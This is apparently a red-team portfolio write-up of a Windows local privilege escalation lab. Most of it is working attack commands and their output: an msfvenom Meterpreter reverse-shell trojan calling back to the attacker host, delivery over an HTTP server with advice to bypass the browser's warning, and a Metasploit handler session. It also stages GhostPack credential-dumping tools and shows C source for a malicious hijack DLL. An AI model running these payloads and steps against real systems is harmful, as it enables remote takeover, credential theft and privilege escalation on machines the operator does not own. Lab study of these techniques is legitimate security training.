Windows Local Privilege Escalation Lab Service Misconfigurations & DLL Hijacking

Author: Juan Andrés Alba Peralta **Type:** Offensive Security / Red Team Portfolio Project
Lab Environment: Isolated VirtualBox network

1. Executive Summary & Project Context

This technical document details an end-to-end hands-on project focused on Windows Local Privilege Escalation (LPE) analysis, post-exploitation auditing, and system security assessment. Conducted in a isolated virtual laboratory (Windowsploitable LPE), the project evaluates multiple privilege escalation vectors from a low-privileged local user context (HETEAM\user) to full NT AUTHORITY\SYSTEM and local Administrator privileges.

The report provides a thorough methodology breakdown covering DLL Search Order Vulnerabilities, Modifiable Service Configurations (binPath parameters), Service Binary Access Control Lists (ACLs), and Unquoted Service Paths. Each vector is documented with setup criteria, execution flow, verification steps, and defensive remediation strategies designed for recruiter technical evaluations.

2. Laboratory Setup & Tooling Infrastructure

The evaluation environment was constructed using isolated virtual machines to reflect enterprise Windows configurations and offensive security workflows.

Component	Specification / OS	Role / Details
Attacking Machine	Kali Linux Workstation (x86_64)	Staging listener, payload generation (msfvenom), C cross-compilation (mingw-w64)
Target Environment	Windowsploitable LPE (Windows x64)	Vulnerable lab host featuring pre-configured weak ACLs, service misconfigurations, and legacy binaries
Initial User Account	HETEAM\user / password12345$	Low-privileged domain/local user context used to establish initial access and conduct enumeration

Tooling & Framework Breakdown

Tool Class	Toolkit / Executable	Technical Function & Purpose
Payload Generation	Metasploit / Msfvenom	Constructing staged and stageless

		binaries (EXE, EXE-Service format) across x86 and x64 architectures
Sysinternals Suite	AccessChk, ProcMon, Process Explorer	Granular Windows internal inspection, process monitoring, and file/registry permission auditing
GhostPack Collection	SharpUp (.exe), Seatbelt, Rubeus	C# security binaries compiled for in-memory privilege escalation checks and Active Directory auditing
PowerShell Utilities	PowerUp.ps1	PowerShell auditing script executing automated checks for unquoted service paths and registry settings
Native Utilities	sc.exe, icacls.exe, net.exe, tasklist	Built-in Windows CLI binaries used for service control, ACL verification, user management, and process listing

3. System Enumeration & Vulnerability Discovery

Systematic enumeration is crucial for identifying security misconfigurations within Windows service management, registry hives, and file system permissions. Both automated audit tools and native inspection commands were applied.

Creating Trojan Payload(Msfvenom)

Generate the payload on Kali Linux:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe -o
Wind_class_042026_LPE.exe
```

- **`-p`**: The payload (connection type).
- **`LHOST`**: Your Kali IP address (where the trojan calls back).
- **`LPORT`**: Listening port (4444 is standard).
- **`-f exe`**: File format (executable for Windows).
- **`-o`**: Output file name.

```
┌──(root㉿RedRaptor-Hunt)-[~/myself_troyano/my_troyano_042026_class]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LP
ORT=4444 -f exe -o Wind_class_042026_LPE.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
 from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: Wind_class_042026_LPE.exe
```

A- File Analysis(File command)

To verify the generated file:

```
file Wind_class_042026_LPE.exe
```

```
┌──(root㉿RedRaptor-Hunt)-[~/myself_troyano/my_troyano_042026_class]
└─# file Wind_class_042026_LPE.exe
Wind_class_042026_LPE.exe: PE32+ executable for MS Windows 4.00 (GUI)
, x86-64, 5 sections
```

- **PE32+**: 64-bit Portable Executable.
- **MS Windows 4.00**: Minimum subsystem required.
- **GUI**: Designed to open a window, not just a terminal.
- **x86-64**: Processor architecture.
- **5 sections**: Memory sections (`.text`, `.data`, etc.).


B- Transferring the Trojan to the Victim


Start a local HTTP server in Kali within the folder containing your payload:

```
python3 -m http.server 8082
```

```
┌──(root㉿RedRaptor-Hunt)-[~/myself_troyano/my_troyano_042026_class]
└─# python3 -m http.server 8082
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...
```

From the Windows victim's browser, navigate to `[http://10.0.2.9:8082](http://10.0.2.9:8082)` and download `Wind_class_042026_LPE.exe` to `C:\Users\user\Downloads`.





- *Note:* If Google Chrome flags it as dangerous, click the options menu (three dots) and select **Keep dangerous file** / **Keep anyway**.

C- Setting Up Metasploit Listener(multi/handler)


Start PostgreSQL and launch Metasploit:


```
sudo systemctl start postgresql
msfconsole
```


Configure the workspace and handler:

Code snippet


```
workspace -a windowsspt_LPE
workspace windowsspt_LPE
use exploit/multi/handler
options
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.2.9
set LPORT 4444
exploit -j
```







Once the victim executes the trojan on Windows, a Meterpreter session will open. Interact with it:




```
msf exploit(multi/handler) >
[*] Sending stage (248902 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.10:49219) at 2026-04-23 01:40:39 -0700
```

Explanation: The multi/handler successfully receives the connection and spawns **Meterpreter Session 1**.

D- Session Enumeration & Interaction

```
sessions
sessions 1
```

To view all active connections across compromised endpoints, run:

```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/windows  HETEAM\user @ HETEAM  10.0.2.9:4444 → 10.0.2.10:49219 (10.
                                                          .10)

msf exploit(multi/handler) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

To interact directly with the established session, issue the interaction command:

Explanation: The `sessions` command lists all current sessions, including target host details and active user context (`HETEAM\user`). Executing `sessions 1` attaches the terminal directly to the active Meterpreter session.

E- Context Discovery & Privilege Verification

Step 1: User Context Verification (`getuid`)

Verify the account privileges under which the current payload process is executing:

```
getuid
```

```
meterpreter > getuid
Server username: HETEAM\user
meterpreter >
```

Explanation: `getuid` determines current user context. Here, execution occurs as standard unprivileged domain user `HETEAM\user`

Step 2: Automated Privilege Escalation Attempt (`getsystem`)

An initial attempt is made to elevate privileges to `NT AUTHORITY\SYSTEM` using automated techniques:

```
meterpreter > getsystem
```

Explanation : `getsystem` leverages standard named-pipe impersonation techniques. Because the current process runs as a standard user without administrative rights, automated escalation fails. Manual local privilege escalation (LPE) techniques are required.

A- Target File System Reconnaissance & Navigation

Step 1: Directory Identification and Listing

Check current working directory and enumerate contents:

```
pwd
dir
```

```
meterpreter > pwd
C:\Users\user\Downloads
meterpreter > dir
Listing: C:\Users\user\Downloads
================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7680  fil   2026-04-22 04:23:13 -0700  Wind_042226_LPE.exe
100777/rwxrwxrwx  7680  fil   2026-04-23 01:37:15 -0700  Wind_class_042026_LPE.exe
100666/rw-rw-rw-  282   fil   2020-06-14 14:21:43 -0700  desktop.ini
100666/rw-rw-rw-  2907  fil   2026-04-22 06:35:41 -0700  systeminfo.txt

meterpreter > cd desktop.ini
[-] stdapi_fs_chdir: Operation failed: The directory name is invalid.
meterpreter > cd desktop.ini
[-] stdapi_fs_chdir: Operation failed: The directory name is invalid.
meterpreter >
```

Explanation:

- `pwd` confirms working path (`C:\Users\user\Downloads`).
- `dir` reveals staged Local Privilege Escalation binaries (`Wind_*_LPE.exe`) and reconnaissance output files (`systeminfo.txt`).

B-Tool staging & Post-Exploitation Resource Prep

Downloading GhostPack Artifacts

To execute credential harvesting and Active Directory enumeration (e.g., via Seatbelt, Rubeus, or SharpUp), pre-compiled **GhostPack** binaries are downloaded directly into the attacker controller (Kali Linux) using raw GitHub sources via

```
Mestaploit terminal
download GhostPack
```

```
meterpreter > download GhostPack
[*] downloading: GhostPack\LockLess.exe → /root/GhostPack/LockLess.exe
[*] Completed  : GhostPack\LockLess.exe → /root/GhostPack/LockLess.exe
[*] downloading: GhostPack\PowerUp.ps1 → /root/GhostPack/PowerUp.ps1
[*] Completed  : GhostPack\PowerUp.ps1 → /root/GhostPack/PowerUp.ps1
[*] downloading: GhostPack\Rubeus.exe → /root/GhostPack/Rubeus.exe
[*] Completed  : GhostPack\Rubeus.exe → /root/GhostPack/Rubeus.exe
[*] downloading: GhostPack\SafetyKatz.exe → /root/GhostPack/SafetyKatz.exe
[*] Completed  : GhostPack\SafetyKatz.exe → /root/GhostPack/SafetyKatz.exe
[*] downloading: GhostPack\Seatbelt.exe → /root/GhostPack/Seatbelt.exe
[*] Completed  : GhostPack\Seatbelt.exe → /root/GhostPack/Seatbelt.exe
```

Objective: Hosting compiled Windows post-exploitation tools on the attacker machine enables seamless staging and transfer to target machines during security assessments.

C-Directory Verification & Tool Staging

Step 1: Attacker Directory Listing (`ls`)

Verify that the `GhostPack` repository archive and payload dependencies are present on the Kali Linux attack controller .

```
ls
```

```
┌──(root㉿RedRaptor-Hunt)-[~]
└─# ls
AuRLepFA.html    Downloads     linux-exploit-suggest
db_status        GhostPack     linux-exploit-suggest
definitions.zip  lab_log.txt   Music
Desktop          lab_msf       myself_troyano
Documents        les.sh        passwork_041326.txt
```

Explanation: The directory listing confirms the presence of the staging directory `GhostPack` alongside auxiliary reconnaissance and custom payload scripts.

Step 2: Suite Enumeration (`cd GhostPack && ls`)

Navigate into the staging directory to inspect the compiled Windows executable binaries:

```
┌──(root㉿RedRaptor-Hunt)-[~/GhostPack]
└─# ls
LockLess.exe  Rubeus.exe      Seatbelt.exe     SharpDPAPI.exe  SharpRoast.exe  SharpWMI.exe
PowerUp.ps1   SafetyKatz.exe  SharpChrome.exe  SharpDump.exe   SharpUp.exe
```

Explanation: The staging folder contains key binaries for local security audits, credential harvesting, privilege escalation, and Kerberos attacks.

Step 3: Target File System Staging Verification

Confirm that the binaries transferred to the compromised Windows endpoint are accessible in the local folder (`C:\GhostPack`):

Name	Type	Size	Description / Utility
`LockLess.exe`	Application	15 KB	Inspects open file handles locked by other processes.

Name	Type	Size	Description / Utility
`PowerUp.ps1`	PS1 Script	550 KB	Audits Windows service configurations and privilege flaws.
`Rubeus.exe`	Application	208 KB	Tool for raw Kerberos interaction and abuses (AS-REP Roasting, Kerberoasting, Ticket Granting).
`SafetyKatz.exe`	Application	714 KB	Combination of LSASS dumper and MiniDumpWriteDump (Mimikatz variant).
`Seatbelt.exe`	Application	157 KB	Performs host security posture enumeration and local situational awareness.
`SharpChrome.exe`	Application	704 KB	Extracts saved credentials, cookies, and history from Chrome instances.
`SharpDPAPI.exe`	Application	103 KB	Interacts with Data Protection API (DPAPI) to decrypt secrets and domain backup keys.
`SharpDump.exe`	Application	8 KB	Dumps process memory from LSASS to disk for offline analysis.
`SharpRoast.exe`	Application	15 KB	Performs SPN enumeration and Kerberoasting attacks.
`SharpUp.exe`	Application	20 KB	C# port of PowerUp; checks for local privilege escalation vectors.
`SharpWMI.exe`	Application	52 KB	Executes queries and remote actions via WMI.

4. Practical Escalation Vectors & Technical Demonstrations

Scenario 1: Dynamic Link Library (DLL) Search Order Exploitation

Theoretical Concept: When a Windows application or service attempts to load a DLL without specifying an absolute path, Windows searches directories according to defined search rules. If a service running under LocalSystem checks a directory with weak user permissions, an attacker can place a custom DLL to hijack process execution.

1. Target Identification:

Service enumeration identified dllsvc (DLL Hijack Service) running under the LocalSystem account context:

```
sc queryex type= service state= all
sc qc dllsvc
```

```
meterpreter > shell
Process 2868 created.
Channel 12 created.
Microsoft Windows [Versi◆n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user\Desktopsc queryex type= service state= all
sc queryex type= service state= all

NOMBRE_DE_SERVICIO: AeLookupSvc
NOMBRE_PARA_MOSTRAR: Experiencia con aplicaciones
        TIPO                        : 20  WIN32_SHARE_PROCESS
        ESTADO                      : 1  STOPPED
        C◆DIGO_DE_SALIDA_DE_WIN32   : 0  (0×0)
        C◆DIGO_DE_SALIDA_DEL_SERVICIO: 0  (0×0)
        PUNTO_DE_CONTROL            : 0×0
        ESPERA                      : 0×0
        PID                 : 0
        MARCAS               :

NOMBRE_DE_SERVICIO: ALG
NOMBRE_PARA_MOSTRAR: Servicio de puerta de enlace de nivel de aplicaci◆n
        TIPO                        : 10  WIN32_OWN_PROCESS
        ESTADO                      : 1  STOPPED
        C◆DIGO_DE_SALIDA_DE_WIN32   : 1077  (0×435)
        C◆DIGO_DE_SALIDA_DEL_SERVICIO: 0  (0×0)
        PUNTO_DE_CONTROL            : 0×0
        ESPERA                      : 0×0
        PID                 : 0
        MARCAS               :

NOMBRE_DE_SERVICIO: AppIDSvc
NOMBRE_PARA_MOSTRAR: Identidad de aplicaci◆n
        TIPO                        : 20  WIN32_SHARE_PROCESS
        ESTADO                      : 1  STOPPED
        C◆DIGO_DE_SALIDA_DE_WIN32   : 1077  (0×435)
```

```
NOMBRE_DE_SERVICIO: dllsvc
NOMBRE_PARA_MOSTRAR: DLL Hijack Service
        TIPO                        : 10  WIN32_OWN_PROCESS
        ESTADO                      : 1  STOPPED
        C◆DIGO_DE_SALIDA_DE_WIN32   : 1077  (0×435)
        C◆DIGO_DE_SALIDA_DEL_SERVICIO: 0  (0×0)
        PUNTO_DE_CONTROL            : 0×0
        ESPERA                      : 0×0
        PID                 : 0
        MARCAS               :
```

2. Process Discovery (`tasklist`)


Step 1: Enumerating Active System Processes

To map the active execution context and identify potential targets for process injection or migration after gaining a shell, execute the standard process enumeration command:

```
tasklist
```

Explanation: The `tasklist` command queries the system to list all currently running

processes, their corresponding Process IDs (PIDs), and memory usage. This helps operators identify administrative tools, third-party software, or idle services suitable for post-exploitation activities.



Target Process Identification (`csrss.exe`)

An active system process identified from the running process list (`tasklist`) is selected as the sample target:

- **Process Name:** `csrss.exe` (Client Server Runtime Process)
- **Process ID (PID):** `380`
- **Memory Usage:** `5,660 KB`
- **Session Context:** `380 Console` (Session ID: `1`)

Technical Detail: `csrss.exe` is an essential subsystem process in Windows responsible for console windows and thread creation.

Dependency Auditing Approach


- **Granular Inspection:** DLL auditing requires inspecting processes individually to verify loaded modules and search order pathways.
- **Objective:** Evaluating process-specific DLL dependencies identifies potential side-loading or hijacking opportunities required for privilege escalation or stealth execution.

3 Specific Process Module Enumeration (`tasklist /m`)

A. Execution & Command Syntax

To inspect the Dynamic Link Libraries (DLLs) and modules currently loaded into memory by a targeted process ID, run:

```
tasklist /m /fi “PID eq 380”
```




Command Parameters Breakdown

- **`tasklist`**: The standard Windows command line utility used to list applications and associated tasks/processes currently running.
- **`/m` (Modules)**: Directs the command to list all loaded DLL modules associated with each process rather than showing only the image name.
- **`/fi` (Filter)**: Applies a search filter to narrow down output results to specific criteria.
- **`"PID eq 380"`**: Specifies the exact Process ID filter condition (`PID equal to 380`).

B. Service Activation (`sc start`)

To audit the loaded libraries and runtime modules of the targeted service, the service must first be transitioned into a running state:

```
sc start dllsvc
```




Technical Note: Standard execution via `sc start dllsvc` initializes the service, returning a **Process ID (PID) of 3540** in a `START_PENDING` state.

C. Process Identification (`tasklist`)


Verify that the process associated with `dllsvc` is active within the system process table:

```
tasklist
```



Output Verification:

```
tasklist /m /fi "PID eq 3540"
```



Analysis & Finding: The query returns `N/D` (Not Available), indicating that no additional external modules are enumerated under current query permissions, or the binary attempts to load a missing/unresolved library upon startup.

D. Service Teardown (`sc stop`)

After inspecting the process context, stop the service prior to testing modified binaries or DLL placement:

```
sc stop dllsvc
```

```
C:\Users\user\Desktop>sc stop dllsvc
sc stop dllsvc

NOMBRE_DE_SERVICIO: dllsvc
        TIPO                : 10  WIN32_OWN_PROCESS
        ESTADO              : 1  STOPPED
        C◆DIGO_DE_SALIDA_DE_WIN32    : 0  (0×0)
        C◆DIGO_DE_SALIDA_DEL_SERVICIO: 0  (0×0)
        PUNTO_DE_CONTROL    : 0×0
        ESPERA              : 0×0

C:\Users\user\Desktop>
```

E. Service Configuration Audit (`sc qc`)

e.1. Querying Service Configuration

To inspect the detailed configuration of the targeted service, including its startup type, binary execution path, and account privileges, execute the configuration query command:

```
sc qc dllsvc
```

Execution Output:

```
C:\Users\user\Desktop>sc qc dllsvc
sc qc dllsvc
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: dllsvc
        TIPO               : 10  WIN32_OWN_PROCESS
        TIPO_INICIO        : 3   DEMAND_START
        CONTROL_ERROR      : 1   NORMAL
        NOMBRE_RUTA_BINARIO: "C:\Program Files\DLL Hijack Service\dl
        GRUPO_ORDEN_CARGA  :
        ETIQUETA           : 0
        NOMBRE_MOSTRAR     : DLL Hijack Service
        DEPENDENCIAS       :
        NOMBRE_INICIO_SERVICIO: LocalSystem
```

Technical Analysis & Configuration Breakdown

- **Binary Path (`NOMBRE_RUTA_BINARIO`):** Identifies the target executable path located at `C:\Program Files\DLL Hijack Service\dllhijackservice.exe`.
- **Execution Context (`NOMBRE_INICIO_SERVICIO`):** The service executes under the **`LocalSystem`** account (`NT AUTHORITY\SYSTEM`), granting maximum system-level privileges.
- **Startup Type (`TIPO_INICIO`):** Set to `DEMAND_START` (manual execution).

Vulnerability Identification & Search-Order Mechanics

- **Missing Library Dependency:** When initialized, `dllhijackservice.exe` queries standard Windows system locations for required DLLs. If a required library is missing from the system path or not explicitly hardcoded to a secure location, the Windows Dynamic Link Library Search Order executes sequential checks.

- **Security Risk:** Because the service runs under the elevated `LocalSystem` context, placing an authorized or required DLL into a writable application directory within the search path allows the process to load the library upon service execution, resulting in privilege escalation.

5.UPLOADING A TROJANIZED LIBRARY

Before execution, you must ask yourself: **DO YOU HAVE WRITE PRIVILEGES ANYWHERE?**
ANSWER: IN THE TEMP DIRECTORY (`[temp]`)

First, let's create the malicious/trojanized library:

A. CREATE A MALICIOUS LIBRARY:


Open a separate Kali terminal and execute the following command:

```
[wget "[https://raw.githubusercontent.com/sagishahar/scripts/refs/heads/master/windows_dll.c](https://raw.githubusercontent.com/sagishahar/scripts/refs/heads/master/windows_dll.c)"]
```

(Note: There are many libraries already prepared for trojanization available on GitHub).

This repository provides the template for the trojanized library. We will need to modify it slightly for our specific objectives. Download and save it using:

- `[wget "[https://raw.githubusercontent.com/sagishahar/scripts/refs/heads/master/windows_dll.c](https://raw.githubusercontent.com/sagishahar/scripts/refs/heads/master/windows_dll.c)"]`



- Run `[ls]`
  To verify that the file has been downloaded successfully.

```
┌──(root㉿RedRaptor-Hunt)-[~]
└─# ls
AuRLepFA.html                linux-exploit-suggester-2.pl.1  Templates
db_status                    Music                           troya_042026_.elf
definitions.zip              myself_troyano                  update_final.exe
Desktop                      passwork_041326.txt             user_041326.txt
Documents                    Pictures                        Videos
Downloads                    Public                          wes.py
GhostPack                    reporte_lab.xml                 Wind_042226_LPE.exe
lab_log.txt                  result_system_windw.txt         windows_dll.c
lab_msf                      resumen_lab.txt                 ZkfioLxa.jpeg
les.sh                       security_ojo_update.exe
linux-exploit-suggester-2.pl systeminfo.txt
```

Here is `[windows_dll.c]`. Since it is written in C (a programming language), it must be compiled before uploading the file.

B. MODIFY THE LIBRARY:

THIS IS A GENERIC LIBRARY TO MAKE IT TROJANIZED

`[ vim windows_dll.c ]`

let's modify it using vim

```
Session  Actions  Edit  View  Help
1  // For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
 1 // For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll
 2
 3 #include <windows.h>
 4
 5 BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
 6     if (dwReason == DLL_PROCESS_ATTACH) {
 7         system("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt");
 8         ExitProcess(0);
 9     }
10     return TRUE;
11 }
~
~
~
~
```

WHAT DOES THIS MEAN:

You are looking at the C **source code** of your "trap": a custom **malicious DLL** designed specifically to confirm that your **DLL Hijacking** attack works.

